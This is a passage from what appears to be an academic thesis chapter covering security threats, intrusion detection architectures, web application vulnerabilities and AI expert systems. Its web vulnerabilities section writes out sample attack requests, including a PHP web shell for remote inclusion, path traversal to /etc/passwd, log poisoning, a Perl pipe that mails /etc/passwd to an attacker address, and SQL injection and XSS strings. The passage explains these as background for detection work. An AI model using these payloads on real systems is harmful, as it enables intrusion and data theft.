operation of a program, for example 20 bytes of information, but fails to generate an error condition when the malicious attacker sends increased data or unexpected characters. Vulnerabilities can exist in software running on PC's, servers, communications equipment such as routers, or almost any device running software. Vulnerabilities are different in that some will cause the program affected to crash, which can lead to a denial of service condition on the affected system, or cause a reboot, or in the worst case, they can allow the attacker to gain root or administrative access to the affected system. Upon discovery of vulnerability, the software vendor will hopefully quickly develop a fix, or software patch, and make it available to users of the software. SANS organization [SANS 2006] maintains a list of the Top 20 most critical vulnerabilities that ensurers that the highest priority vulnerabilities are addressed.

Exploits: When vulnerabilities are found in software, the hacker community will frequently attempt to develop an attack code that takes advantage of the vulnerability. This attack software is called an exploit and exploit codes are frequently shared among hackers, as they attempt to develop different sophisticated attacks.

Threats or attacks: One useful way to categorize security threats or attacks is to look at the intent. A directed attack is one aimed at a single company, for example a company attempting to hack into a competitor's network. A mass attack is usually a virus or worm, that is launched onto the Internet and that replicates itself in as many systems as possible, as quickly as possible. Attacks may come from outside a company/organization, or be implemented by a company/organization insider.

Viruses: Viruses are generally carried within e-mail messages, although it is anticipated that they become a security problem for instant messaging traffic as well. Ignorant or curious users cause the virus to execute as a program on their system when they click on an attachment that runs the virus program. Virus writers go to great lengths to disguise the fact that the attachment is in fact a virus. They also attempt to disseminate by sending themselves to all of the e-mail addresses that they encounter on an infected system. An example of a well known virus is the "Bagle" family of viruses. These viruses contain their own e-mail server, so that they can replicate by sending e-mail to all mail addresses that they harvest from the compromised system.

Worms: An example of a worm is the "Blaster" worm, which rapidly spread through the Internet in August 2003. "Blaster" targeted computers running Windows operating systems, and used vulnerability in Remote Procedure Call (RPC) code. "Blaster"

affected computers running Windows 2003 operating system, Windows NT 4.0, Windows NT 4.0 Terminal Services Edition, Windows 2000, and Windows XP. After compromising hundreds of thousands of systems "Blaster" launched a distributed denial of service attack on a Microsoft Windows update site.

Trojan horses: As the name implies, these are software programs that are put onto target systems, whether by a direct hack or as the result of a virus or worm and which have a malicious intent. The Trojan can capture passwords, or provide root access to the system remotely.

Denial of service attacks (DoS): A denial of service attack attempts to put the target site out of operation, frequently by flooding the site with bogus traffic, thus making it unusable. The attacker attempting to create a denial of service condition will often try to compromise many PC's, use them to "amplify" the attack volume and hide his or her tracks as well. This is called a Distributed Denial of Service Attack (DDoS). Denial of service attacks have now become a popular criminal activity. Computer criminals have taken to using denial of service attack methods to put online businesses out of business, at least temporarily, and then demand money from the target. Any business that depends on online ordering for a significant portion of its revenues is susceptible to this sort of attack. Denial of Service attacks have also been used to try and put competitors out of business.

Spam: Spam is not a security threat in itself, but spam techniques are increasingly being used to deliver malicious software. Spam can also be used to launch "phishing" attacks, which attempt to elicit confidential personal information such as bank account information, credit card information etc., as a means to stealing identities or causing financial harm.

2.3 Intrusion Detection Systems

2.3.1 Introduction

Intrusion Detection Systems (IDS) are important components of defensive measures protecting computer networks from abuse. There are two primary intrusion detection models: network based intrusion detection systems and host based intrusion detection systems. A Network Intrusion Detection System (NIDS) monitors traffic on the network

wire and attempts to discover if a hacker is attempting to break into a system or cause a Denial of Service (DoS) attack. A host based intrusion detection system audits data from a single host to detect intrusions. Tasks of NIDS include monitoring and analysis of network traffic, recognition of activity patterns and statistical analysis for abnormal activity patterns and generation of security alerts.

2.3.2 IDS architectures

In general there are three types of IDS architectures: single-tiered, multi-tiered and peer-to-peer architectures [Endorf 04].

1) Single-tiered architecture

A single-tiered architecture, the most basic of the architectures, is one in which components in an ID collect and process data themselves, rather than passing the output they collect to another set of components. An example of a single-tiered architecture is a host-based intrusion detection tool that takes the output of system logs and compares it to known patterns of attack.

A single-tiered architecture offers advantages, such as simplicity, low cost and independence from other components. At the same time, however, a single-tiered architecture usually has components that are not aware of each other, reducing considerably the potential for efficiency and sophisticated functionality.

2) Multi-tiered architecture

As the name implies, a multi-tiered architecture involves multiple components that pass information to each other. Many of today's IDS consist of three primary components: sensors, analyzers or agents and a manager.

Sensors perform data collection. Network sensors are often programs that capture data from network interfaces. Sensors can collect data from system logs and other sources, such as personal firewalls and TCP wrappers.

Sensors pass information to *agents* or *analyzers*, which monitor intrusive activity on their individual hosts. Each sensor and agent is configured to run on the particular operating environment in which it is placed. Agents are normally specialized to perform one and only one function. For example, one agent might examine nothing but TCP traffic, whereas another might examine only FTP connections and connection attempts.

When an agent has determined that an attack has occurred or is occurring, it sends information to the *manager* component, which can perform a variety of functions including the following:

- displaying alerts on a console
- sending a email or calling a cellular phone number
- storing information regarding an incident in a database
- retrieving additional information relevant to the incident
- sending information to a host that stops it from executing certain instructions in memory
- sending commands to a firewall or router that change access control lists
- providing a management console

A central collection point allows for greater ease in analyzing logs because all the log information is available at one location. Additionally, writing log data to a different system from one that produced them is advisable. If an attacker destroys log data on the original system (trying to masquerade his presence on the system), the data will still be available on the central server. Finally, management consoles can enable intrusion detection staff to remotely change security policies and parameters, erase log files after they are archived and perform other important function without having to individually authenticate to sensors, agents and remote systems.

Advantages of a multi-tiered architecture include greater efficiency and depth of analysis. With each component of the architecture performing the function it is designed to do, often mostly independent of the other components, a properly designed multi-tiered architecture can provide a degree of efficiency not possible with the simpler single-tiered architecture. The main downsides include cost and complexity. The multiple components, interfaces and communication methods translate to greater difficulty on setting up, maintaining and troubleshooting this architecture.

3) Peer-to-peer architecture

A peer-to-peer architecture is well suited to organizations that have invested enough to obtain and deploy firewalls capable of cooperating with each other, but that have not invested in IDS. The peer-to-peer architecture involves exchanging intrusion detection information between peer components, each of which performs the same kinds of functions. This architecture is often used by cooperating firewalls and to a lesser degree

by cooperating routers or switches. As one firewall obtains information about events that are occurring, it passes the information to another, which may cause a change in an access control list or addition of restrictions on proxied connections. The second firewall can also send information that causes changes in the first. Neither firewall acts as the central server or master repository of information.

The main advantage of a peer-to-peer architecture is simplicity. The main downside is a lack of sophisticated functionality due to the absence of specialized components, although the functionality is better than what is possible in a single-tiered architecture because the latter does not even have cooperating components.

2.3.3 Intrusion Detection categories

Principally, there are two major categories of intrusion detection: the *Rule-based* detection also referred to as *signature detection, pattern matching* and *misuse detection* and the *Anomaly* detection, also referred to as *profile-based detection*.

2.3.3.1 Rule-Based detection

This is the first scheme that was used in early intrusion detection systems. Rule-based detection uses pattern matching to detect known attack patterns.

There are four phases of the analysis process in a rule-based detection system:

1) Preprocessing

The first step is to collect data about intrusions, vulnerabilities and attacks and put them into a pattern descriptor. The pattern descriptors are typically either content-based signatures, which examine the payload and header of a packet, or context-based signatures that evaluate only the packet headers to identify an alert. Pattern descriptors can be atomic (single) or composite (multiple) descriptors. An atomic descriptor requires only one packet to be inspected to identify an alert while a composite descriptor requires multiple packets to be inspected to identify an alert. The pattern descriptors are then put into a knowledge base that contains the criteria for analysis.

2) Analysis

The event data are formatted and compared against the knowledge base by using a pattern-matching analysis engine. The analysis engine looks for defined patterns that are known as attacks.

3) Response

If the event matches the pattern of an attack, the analysis engine sends an alert. If the event is a partial match, the next event is examined. Partial matches can only be analyzed with a stateful detector, which has the ability to maintain state, as many IDS systems do.

4) Refinement

Refinement of pattern-matching analysis comes down to updating signatures, because an IDS is only good as its latest signature update. This is one of the drawbacks of pattern-matching analysis. Most IDS allow automatic and manual updating of attack signatures.

2.3.3.2 Profile-Based detection

In profile-based (or anomaly) detection profiles with 'normal' behavior are created and everything that deviates sufficiently from the normal causes an alert. An anomaly is something that is different from the norm or that cannot be easily classified. Anomaly-based schemes fall into three main categories: behavioral, traffic pattern and protocol.

Behavioral analysis looks for anomalies in the types of behavior that have been statistically baselined, such as relationships in packets and what is being sent over a network. *Traffic-pattern analysis* looks for specific patterns in network traffic. *Protocol analysis* looks for network protocol violations on misuse on RFC-based behavior.

The analysis model in the context of anomaly detection is as following:

1) Preprocessing

The first step in the analysis process is collecting the data in which behavior considered normal on the network is baselined over a period of time. The data are put into numeric form and is then formatted. Then the information is classified into a statistical profile that is based on different algorithms in the knowledge base.

2) Analysis

The event data are reduced to a profile vector, which is then compared to the knowledge base. The contents of the profile vector are compared to a historical

record for that particular user and any data that fall outside of the baseline normal activity is labeled a deviation.

3) Response

At this point, a response can be triggered either automatically or manually.

4) Refinement

The data records must be kept updated. The profile vector history will typically be deleted after a specific number of days. In addition, different weighting systems can be used to add more weight to recent behaviors than past behaviors.

IDS systems based on the rule-based category detect attacks accurately, only for the known signatures and are ineffective against previously unseen attacks. On the other hand, IDS systems based on profiles are capable of detecting novel attacks but their effectiveness is affected greatly by what "features" of the system behavior have been learnt. They are also characterized by a high rate of false alarms and the task of selecting an appropriate set of features has proved to be a hard problem. There are also various hybrid approaches, but most of the commercial IDS systems are ruled based.

2.4 Web applications vulnerabilities

A stable system is a system with a documented response (e.g. explicitly described or logically implied) to any change in external conditions. If its response is undocumented it is result of side effects in the system. These side effects are usually unpredictable and they are called *vulnerabilities* or simply *holes*.

Vulnerabilities in Web applications are related with scripts and programs running on a server and are available using HyperText Transfer Protocol (HTTP). Improper Web programming results in vulnerable Web applications that can become the weakest components in server protection. Protection is against changes to information and against unauthorized access to information.

Leakage of information about the files located on a site could be crucial or not, depending on the web site. On a small Web site with static data leakage of information is not crucial. On a more complex system with dynamic content, e.g. e-shop, news system, chat or forum, leakage of information would be more dangerous than from the static site. On such a complex system server scripts are accessing a database that stores

private information about clients, suppliers and others. Additionally, this database can store confidential information such as customers' credit card numbers.

Access of the source code of the server scripts would also be dangerous. These scripts may contain information for access to the database, such as login and passwords. The code of the scripts could also be analyzed for vulnerabilities that would allow the attacker to obtain high privileges and control of the server.

The attacker's goal is to obtain as much information about the web server as possible and to obtain privileges on it. His goal can be also to control the server to use its computational resources. A server can be used as a relay agent to send spam, scan vulnerabilities on other servers or find passwords from hashes.

2.4.1 PHP vulnerabilities

PHP is a common-used programming language aimed at the development of Web applications. A PHP script can do everything other web applications can do. It can receive data from a HTTP form sent as GET or POST parameters. It can also receive and set cookies. Appendix A provides a brief description of HTTP GET, POST and COOKIE web requests.

2.4.1.1 PHP source code injection

The PHP source code injection is a vulnerability caused by an insufficient check of variables used in functions as *include( )* and *require( )*. An insufficient check of parameters allows the attacker to create a request that makes the PHP interpreter include and execute a malicious PHP file.

There are two types of PHP source code injection vulnerabilities: Global and Local PHP source code injection vulnerabilities.

Global PHP source code injection

Global PHP source code injection is a vulnerability that allows an attacker to execute any file local or remote, available for reading to the server. If a remote PHP file is requested the result of its work (not its source code) is included.

The following example shows how to include a remote script to execute any code on the target server.

Example:

Suppose the a.php script contains the command:

```
<?  include("http://remotehost/b.php");  ?>
```

If the code of the b.php script is as following:

```
<?  echo "this is the b.php script. Date: ".date("H:i:s");
    echo "  <?  Echo \"And this is what a.php executes. \";  ?>  ";
?>
```

The a.php script includes b.php using HTTP and then executes it. When this script is included the following happens: The b.php script is requested using HTTP. If there is a PHP interpreter on the server (remotehost) that contains the included script this script is executed on that server and the result of this execution is sent to a.php script, so the code:

```
<?  Echo \"And this is what a.php executes. \";  ?>
```

will be executed on the target server i.e. on the web server that contains the vulnerable script.

Using the Global PHP source code injection vulnerability the attacker can execute system commands on the server like the following example:

Suppose the abc.php script has the vulnerability:

```
<? include("$page.htm") ?>
```

If the PHP interpreter is not in safe mode one can use the system ( ) function to execute system commands and return their output to the browser. If an attacker writes the following shell code:

```
<? system($_GET["cmd"]) ?>
```

and places on any web site (e.g www.hackersite.net) then the request:

http://localhost/abc.php?page=http://www.hackersite.net/cmd.htm?&cmd=ls+-la

will cause the vulnerable abc.php script to include and execute a system command (unix or windows). In this example the unix command (ls –la) is passed as value of the cmd parameter and will be executed on the target server.

Lobal PHP source code injection

Local PHP source code injection is a vulnerability that allows an attacker to execute any local file available for reading to the server.

Example 1:

The contents of */etc/passwd* file could be obtained (under specific security conditions) using a request like the following:

http://localhost/script.php?page=./../../../../etc/passwd%00

Example 2:

An attacker can use the system log files (e.g /var/log/messages) to embed PHP code. So, for example, if FTP is running on the server the attacker can give the following code instead of a valid username:

< system(stripslashes($_GET['cmd'])); ?>

The following data will be logged in /var/log/messages:

Oct 1 00:03:35 server ftpd[12345]: user

"<? system(stripslashes($_GET['cmd'])); ?>" access denied

The attacker can then execute a system command with the request:

http://directory/script.php?page=./../../../../var/log/messages%00&cmd=ls+-la

2.4.1.2 PHP programming errors vulnerabilities

Programming errors in PHP scripts could allow a remote user to obtain higher privileges in the system.

2.4.1.2.1 Lack of variable Initialization

One common error is the lack of initialization of variables before the first use of them. With certain settings of the PHP interpreter, the interpreter automatically registers GET, POST and sometimes COOKIE parameters sent with HTTP requests. So, if the attacker sends a GET or POST parameter to a variable used without initialization, the variable will have a value not foreseen by the programmer but assigned by the attacker. So, the malicious user can affect the logic of the script and sometimes find holes in protection.

2.4.1.2.2 Errors in included files

Included files with the .INC extension are common. This extension is not associated with any interpreter, so an HTTP request to a file with this extension will not entail execution of the file. But, most Web browsers when they fail to find an application associated with a particular extension return the contents of the file. As a result, the

attacker will read the contents of included files and having the source of these files he can find vulnerabilities that are difficult to find otherwise.

2.4.1.2.3 Errors when uploading files

One common mistake is related to implementation of uploading files in PHP. A file uploaded using HTTP is first put into a temporary directory and then copied to the appropriate directory using a script. Sometimes, the attacker can forge the values of the sent HTTP POST or GET parameters to make the script copy a target file to a directory, where it will be then available using HTTP.

2.4.2 PERL vulnerabilities

Perl is another Web programming language and it was developed specifically for Web applications.

2.4.2.1 An Internal Server Error

An HTTP error message, *500 – Internal Server Error*, appears in Perl scripts more often than in PHP scripts. The most common cause of this error is that the Perl script did not return some HTTP headers (e.g. Content-Type) in the server response.

So, when an attacker investigates a system for vulnerabilities, he can suppose that the internal server error emerging with certain values of HTTP parameters indicates an error in the server script.

2.4.2.2 Open () function

By default the open () function opens files for reading. If the specified file name begins with the pipe character (|), the characters that follow it are interpreted as a command and a stream opens. The specified command will be executed and the data it outputs to the *stdout* stream will be displayed, as if they were the contents of a file.

So, this vulnerability allows an attacker to execute any code on the server with the access rights of the server who started the HTTP server. He can also create empty file and to delete the contents on any files using the characters > or >>.

Example 1:

The following request:

http://localhost/cgi-bin/test.cgi?page=|netstat+-an

will display information about network interfaces, running services and established connections on the server.

Example 2:

The following request will erase the content of a file:

http://localhost/cgi-bin/script.cgi?page=>./test1.txt

Example 3:

Finally, if this vulnerability exists but the data are not sent to the standard output stream and therefore there are not sent to the browser, the files can be read and commands can be executed but the contents of the files and the results of the commands are not displayed in the browser window. In this case, the attacker can create a chain of commands to redirect the output to a desired stream. For example, the result of a command can be sent to an e-mail address, like in the following request:

http://localhost/cgi-bin/script.cgi?page=|cat+/etc/passwd|sendmail+hacker@address.gr

2.4.2.3 Perl code injection

The *require ( )* function includes and executes the specified file as a Perl script. The file should be a syntactically correct Perl script. If a user can change GET, POST and COOKIE parameters and headers of an HTTP request to change the value of the variable used in the *require ( )* function, he theoretically can make the Perl interpreter include and execute any file. For that, he needs to create or change any file on the server available for reading to the user who started the HTTP server.

Example:

http://localhost/cgi-bin/script.cgi?name=./data/../include/test.cgi

2.4.3 Database vulnerabilities (SQL)

Many web applications, both large and small, use databases. In most cases databases are accessed using structures query language (SQL). A vulnerability called SQL source code injection (or simply, SQL injection) appears when an attacker can embed any data into SQL queries. SQL injection can be crucial for the system but despite its danger it is

one of the most frequent vulnerabilities. MySQL is one of the most popular database servers.

Example 1:

The values of the parameters in SQL queries can be sent to the server only as a string and strings in SQL should be between apostrophes (‘ ’) or quotation marks (" ").

If there is an SQL injection vulnerability, e.g the apostrophes in a parameter of the select command are not filtered like in the following SQL query:

*select * from table1 where id=‘$id’ ,*

then the attacker just needs to send the following HTTP GET request to delete the table1 table (under some security conditions):

http://localhost/test.php?id=9999’;+drop+table+users;+/*

Example 2:

An attacker can send a series of queries to find the full version of the database server (e.g MySQL) or to find table attributes or even database passwords (by using the dichotomizing method), like in the following queries:

http://localhost/script.php?id=1234+/*!00000+AND+0+*/

http://localhost/script.php?id=1234))+UNION+select+1,2,id+from+table1/*

http://localhost/script.php?pass=aaa’+or+pass+like+’p%’/*

2.4.4 Cross Site Scripting (XSS) vulnerabilities

Cross Site Scripting is one of the most common vulnerabilities. It appears as a result of insufficient filtration of data received from a malicious person and then sent to third parties. Systems like chats, forums and webmail that receive data from users and display it on other users’ browsers are vulnerable to a XSS attack.

By exploring a XSS vulnerability an attacker can:

- Deface a site, that is, change the appearance of a target HTML page
- Obtain a user’s cookie in the context of a target site (with JavaScript tools)
- Collect statistics about the visitors
- Perform conceal actions on behalf of the system administrator
- Fix a session (write artificial values into cookies using malicious JavaScript code)

In a variant of a XSS attack the target user is advised to follow a link. If he does so, some malicious code inside the URL address (e.g a Javascript) will be executed on the target site.

Below are a few examples of requests an attacker will use when trying to fool a user.

Example 1: The IMG tag

http://host/search/search.cgi?query=< img%20src=http://host2/fake-article.jpg>

Depending on the website setup and if the search engine doesn't filter requests for html tags, this generates html with the image from host2 and feeds it to the user when they click on this link. Depending on the original web page layout it may be possible to fool a user into thinking this is a valid article. This request could be encoded so that when a user clicks on this link he does not get suspicious.

Example 2:

http://host/something.php?q=<img%20src=javascript:something-wicked-this-way-comes>

If a user clicks on this link a JavaScript popup box displaying the sites domain name will appear. While this example isn't harmful, an attacker could create a falsified form or, perhaps create something that grabs information from the user. The request above is easily questionable to a standard user but with hex, unicode, or %u windows encoding a user could be fooled into thinking this is a valid site link.

Example 3:

http://host/< script>Insert stuff here </script>

This particular request is very common example. If an administrator sees something like this in his logs, there is a good chance someone is testing his scripts out.

The cause of the XSS vulnerability is insufficient filtration of the entered data. The users are placing tags in their messages enclosed by the “ < ” and “ > ” characters.

2.5 Artificial Intelligence - Expert Systems

2.5.1 Introduction

The most successful product of conventional artificial intelligence is the expert system. But an expert system is good only if explicit knowledge is acquired and represented in

the knowledge base. This substantially limits the field of practical applications for such systems.

During the last few years, the domain of artificial intelligence has expanded rapidly to include artificial neural networks, genetic algorithms and even fuzzy set theory. This makes the boundaries between modern artificial intelligence and soft computing vague and elusive.

2.5.2 Ruled-based systems

Knowledge is a theoretical or practical understanding of a subject. Knowledge is the sum of what is currently known.

An expert is a person who has deep knowledge in the form of facts and rules and strong practical experience in a particular domain. An expert can do things other people cannot. The experts can usually express their knowledge in the form of production rules.

Production rules are represented as IF (antecedent) THEN (consequent) statements. A production rule is the most popular type of knowledge representation. Rules can express relations, recommendations, directives, strategies and heuristics.

Expert systems separate knowledge from its processing by splitting up the knowledge data base and the inference engine. This makes the task of building and maintaining an expert system much easier.

There are two principal methods to direct search and reasoning: forward chaining and backward chaining inference techniques.

Advantages of Ruled-based systems

- Natural knowledge representation
- Uniform structure
- Separation of knowledge from its processing
- Cope with incomplete and uncertain knowledge

Disadvantages

- Opaque relations between rules
- Ineffective search strategy
- Inability to learn

2.5.2.1 Uncertainty management in ruled-based systems

Uncertainty is the lack of exact knowledge that would allow us to reach a perfectly conclusion. The main sources of uncertain knowledge in expert systems are:

- Weak implications
- Imprecise language
- Missing data
- Combining the views of different experts.

2.5.2.1.1 Bayesian approach

In the Bayesian approach, an expert is required to provide the prior probability of hypothesis H and values for the likelihood of sufficiency, LS to measure belief in the hypothesis if evidence E is present and the likelihood of necessity, LN, to measure disbelief in hypothesis H if the same evidence is missing. The Bayesian method uses rules of the following form:

IF E is true {LS, LN}

THEN H is true {prior probability}

To employ the Bayesian approach we must satisfy the conditional independence of evidence. We also should have reliable statistical data and define the prior probabilities for each hypothesis. These requirements are rarely satisfied in real-world problems.

2.5.2.1.2 Certainty factors theory

Certainty factors theory is a popular alternative to Bayesian reasoning. Here, an expert is required to provide a certainty factor, cf, to represent the level of belief in hypothesis H given that evidence E has been observed. The certainty factors method uses rules of the following form:

IF E is true

THEN H is true {cf}

Certainty factors are used if the probabilities are not known or cannot be easily obtained. Certainty theory can manage incrementally acquired evidence, the conjunction and disjunction of hypotheses, as well as evidences with different degrees of belief.

Common problem of both methods:

It is difficult to find an expert able to quantify subjective and qualitative information.

2.5.3 Fuzzy expert systems

Fuzzy logic is a logic that describes fuzziness. As fuzzy logic attempts to model human's sense of words, decision making and common sense, it is leading to more human intelligent machines.

Fuzzy logic is a set of mathematical principles for knowledge representation based on degrees of membership rather than on the crisp membership of classical binary logic. Unlike two-valued Boolean logic, fuzzy logic is multi-valued.

A fuzzy set is a set with fuzzy boundaries, such as *short, average* or *tall* for men's height. To represent a fuzzy set in a computer, we express it as a function and then map the elements of the set to their degree of membership. Typical membership functions used in fuzzy expert systems are triangles and trapezoids.

Example:

tall men = (0/180, 0.25/182.5, 0.5/185, 0.75/187.5, 1/190) ,

where: 0,0.25,0.5,0.75 and 1 are the degrees of membership.

A linguistic variable is used to describe a term or concept with vague or fuzzy values. These values are represented in fuzzy sets.

Hedges are fuzzy set qualifiers used to modify the shape of fuzzy set. They include adverbs such as *very, somewhat, quite, more or less,* and *slightly*. Hedges perform mathematical operations of concentration by reducing the degree of membership of fuzzy elements (e.g *very* tall men), dilation by increasing the degree of membership (e.g *more or less* tall men) and intensification by increasing the degree of membership above 0.5 and decreasing those below 0.5 (e.g *indeed* tall men).

Fuzzy rules are used to capture human knowledge. A fuzzy rule is a conditional statement in the form:

IF x is A

THEN y is B,

where x,y are linguistic variables and A,B are linguistic values determined by fuzzy sets.

Fuzzy inference is a process of mapping from a given input to an output by using the theory of fuzzy sets. The fuzzy inference process includes four steps: fuzzification of the input variables, rule evaluation, aggregation of the rule outputs and defuzzification. There are two inference techniques: Mamdani-type and Sugeno methods.

Building a fuzzy expert system is an iterative process that involves defining fuzzy sets and fuzzy rules, evaluating and then tuning the system to meet the specified requirements.

Disadvantage

Tuning is the most laborious and tedious part in building a fuzzy system. It often involves adjusting existing fuzzy sets and fuzzy rules.

2.5.4 Neural networks(NN)

Machine learning involves adaptive mechanisms that enable computers to learn from experience, learn by example and learn by analogy. Learning capabilities can improve the performance of an intelligent system over time.

A neural network consists of a number of very simple and highly interconnected processors, called neurons, which are analogous to the biological neurons in the brain. The neurons are connected by weighted links that pass signals from one neuron to another. Each link has a numerical weight associated with it. Weights are the basic means of long-term memory in NNs. They express the strength, or importance of each neuron input. A neural network 'learns' through repeated adjustments of these weights.

2.5.4.1 Supervised neural networks

The main property of a neural network is the ability to learn from its environment and to improve its performance through learning. The learning algorithm has two phases. First, a training input pattern is presented to the network input layer. Then, the network propagates the input pattern from layer to layer until the output pattern is generated by the output layer. If it is different from the desired output, an error is calculated and then propagated backwards through the network from the output layer to the input layer. The weights are modified as the error is propagated. Examples of supervised neural networks are the multilayer backpropagation neural network [Haykin 99], the Hopfield network [Hopfield 82] and the Bidirectional Associative Memory (BAM) [Kosko 88].

2.5.4.2 Self-organising neural networks

In contrast to supervised learning, or learning with an external 'teacher' who presents a training set to the network, unsupervised or self-organized learning does not require a teacher. During a training session, the neural network receives a number of different input patterns, discovers significant features in these patterns and learns how to classify input.

Hebbian learning

Hebb's law [Stent 73] states that if neuron *i* is near enough to excite neuron *j* and repeatedly participates in its activation, the synaptic connection between these two neurons is strengthened and neuron *j* becomes more sensitive to stimuli from neutron *i*. This law provides the basis for learning without a teacher. Learning here is a local phenomenon occurring without feedback from the environment.

Adaptive resonance theorem (ART)

The ART1 network [Carpenter and Grossberg 87] is a good example of a self-organizing network. It is a very simple, unsupervised learning algorithm with biological motivations. New concepts are learnt by relating them to existing knowledge. New knowledge is classified by initially trying to cluster it with something already known. If new knowledge cannot be related to something already known a new structure is created. By clustering new concepts together with analogous old ones and creating new clusters when we encounter new knowledge, we solve what Grossberg coined the *stability-plasticity dilemma*. The ART1 algorithm includes the necessary elements to not only create new clusters when sufficiently different data is encountered, but also to reorganize clusters based upon the changes.

Competitive learning (Kohonen network)

In competitive learning neurons compete among themselves to be activated. While in Hebbian learning, several output neurons can be activated simultaneously, in competitive learning only a single output neuron is active at any time. The output neuron that wins the 'competition' is called the winner-takes-all neuron.

The principle of topographic map [Kohonen 90] formation states that the spatial location of an output neuron in the topographic map corresponds to a particular feature of the input pattern, like in the cerebral cortex. The cerebral cortex includes areas, identified by the thickness of their layers and the types of neurons within them, that are

responsible for different human activities (motor, visual, auditory, etc.), and thus associated with different sensory inputs. We can say that each sensory input is mapped into a corresponding area of the cerebral cortex; in other words, the cortex is a self-organising computational map in the human brain.

The Kohonen network consists of a single layer of computational neurons, but it has two different types of connections. There are forward connections from the neurons in the input layer to the neurons in the output layer, and lateral connections between neurons in the output layer. The lateral connections are used to create a competition between neurons. In the Kohonen network, a neuron learns by shifting its weights from inactive connections to active ones. Only the winning neuron and its neighbourhood are allowed to learn. If a neuron does not respond to a given input pattern, then learning does not occur in that neuron.

2.5.5 Evolutionary computation

The evolutionary approach to artificial intelligence is based on the computational models of natural selection and genetics known as evolutionary computation. Evolutionary computation combines genetic algorithms, evolution strategies and genetic programming.

All methods of evolutionary computation work as follows: create a population of individuals, evaluate their fitness, generate a new population by applying genetic operators, and repeat this process a number of times.

2.5.5.1 Genetic algorithms

A genetic algorithm is a sequence of procedural steps for moving from one generation of artificial ‘chromosomes’ to another. It uses ‘natural’ selection and genetics-inspired techniques known as crossover and mutation. Each chromosome consists of a number of ‘genes’, and each gene is represented by 0 or 1.

Genetic algorithms use fitness values of individual chromosomes to carry out reproduction. As reproduction takes place, the crossover operator exchanges parts of two single chromosomes, and the mutation operator changes the gene value in some randomly chosen location of the chromosome. After a number of successive

reproductions, the less fit chromosomes become extinct, while those best fit gradually come to dominate the population.

Genetic algorithms work by discovering and recombining schemata – good 'building blocks' of candidate solutions [Holland 75]. The genetic algorithm does not need knowledge of the problem domain, but it requires the fitness function to evaluate the fitness of a solution.

Solving a problem using genetic algorithms involves defining constraints and optimum criteria, encoding the problem solutions as chromosomes, defining a fitness function to evaluate a chromosome's performance, and creating appropriate crossover and mutation operators.

Genetic algorithms are a very powerful tool. However, coding the problem as a bit string may change the nature of the problem being investigated. There is always a danger that the coded representation represents a problem that is different from the one we want to solve.

2.5.5.2 Evolution strategies

Evolution strategies are used in technical optimization problems when no analytical objective function is available, and no conventional optimization method exists-only the engineer's intuition [Schwefel 81].

An evolution strategy is a purely numerical optimization procedure that is similar to a focused Monte Carlo search. Unlike genetic algorithms, evolution strategies use only a mutation operator. In addition, the representation of a problem in a coded form (like in genetic algorithms) is not required.

2.5.5.3 Genetic programming

Genetic programming is a recent development in the area of evolutionary computation. Genetic programming applies the same evolutionary approach as genetic algorithms. However, genetic programming is no longer breeding bit strings that represent coded solutions but complete computer programs that solve a problem at hand.

Solving a problem by genetic programming involves determining the set of arguments, selecting the set of functions, defining a fitness function to evaluate the performance of

created computer programs, and choosing the method for designating a result of the run [Koza 92].

Since genetic programming manipulates programs by applying genetic operators, a programming language should permit a computer program to be manipulated as data and the newly created data to be executed as a program. For these reasons, LISP was chosen as the main language for genetic programming.

The basic data structures of LISP are atoms and lists. An atom is the smallest indivisible element of the LISP syntax (e.g the number 21, the symbol X and the string 'this is a string'). A list is an object composed of atoms and/or other lists. Both atoms and lists are called symbolic expressions or S-expressions. In LISP, all data and all programs are S-expressions. This gives LISP the ability to operate on programs or even write other LISP programs. This remarkable property of LISP makes it very attractive for genetic programming.

2.5.6 Comparison of expert systems

Table 2-1 compares the experts systems in terms of knowledge representation, uncertainty tolerance, imprecision tolerance, adaptability, learning ability, explanation ability, knowledge discovery and data mining and maintainability [Negnevitsky 02].

Criteria	Rule Based Expert ystems	Fuzzy Systems	Neural Networks	Genetic Algorithms
Knowledge representation	Rather good	**Good**	Bad	Rather bad
Uncertainty tolerance	Rather good	**Good**	**Good**	**Good**
Imprecision tolerance	Bad	**Good**	**Good**	**Good**
Adaptability	Bad	Rather bad	**Good**	**Good**
Learning ability	Bad	Bad	**Good**	**Good**
Explanation ability	**Good**	**Good**	Bad	Rather bad
Knowledge discovery and data mining	Bad	Rather bad	**Good**	Rather good
Maintainability	Bad	Rather good	**Good**	Rather good

Table 2-1 Comparison of expert systems

2.5.7 Hybrid intelligent systems

Hybrid intelligent systems are systems that combine at least two intelligent technologies. Probabilistic reasoning, fuzzy set theory, neural networks and evolutionary computation form the core of soft computing, an emerging approach to building hybrid intelligent systems capable of reasoning and learning in uncertain and imprecise environments.

2.5.7.1 Neural expert systems

Both expert systems and neural networks attempt to emulate human intelligence, but use different means. While expert systems rely on IF-THEN rules and logical inference, neural networks use parallel data processing. An expert system cannot learn, but can

explain its reasoning, while a neural network can learn, but acts as a black-box. These qualities make them good candidates for building a hybrid intelligent system, called a neural or connectionist expert system.

Neural expert systems use a trained neural network in place of the knowledge base. Unlike conventional rule-based expert systems, neural expert systems can deal with noisy and incomplete data. Domain knowledge can be utilized in an initial structure of the neural network knowledge base. After training, the neural knowledge base can be interpreted as a set of IF-THEN production rules [Nikolopoulos 97].

2.5.7.2 Neuro-fuzzy system

A neuro-fuzzy system can be represented by a feed forward neural network consisting of five layers: input, fuzzification, fuzzy rule, output membership and defuzzification.

A neuro-fuzzy system can apply standard learning algorithms developed for neural networks, including the back-propagation algorithm. Expert knowledge in the form of linguistic variables and fuzzy rules can be embodied in the structure of a neuro-fuzzy system. When a representation set of examples is available, a neuro-fuzzy system can automatically transform it into a set of fuzzy IF-THEN rules [Jang 97].

2.5.7.3 Evolutionary neural networks

Although neural networks are used for solving a variety of problems, they still have some limitations. One of the most common is associated with neural network training. The back-propagation learning algorithm that is often used because it is flexible and mathematically tractable (given that the transfer functions of neurons can be differentiated) has a serious drawback: it cannot guarantee an optimal solution. In real-world applications, the back-propagation algorithm might converge to a set of sub-optimal weights from which it cannot escape. As a result, the neural network is often unable to find a desirable solution to a problem at hand.

Another difficulty is related to selecting an optimal topology for the neural network. The ‘right’ network architecture for a particular problem is often chosen by means of heuristics and designing a neural network topology is still more art than engineering.

Genetic algorithms are effective for optimizing weights [Montana and Davis 89] and selecting the topology of a neural network [Schaffer 92].

2.5.7.4 Genetic expert systems (Holland Learning Classifiers)

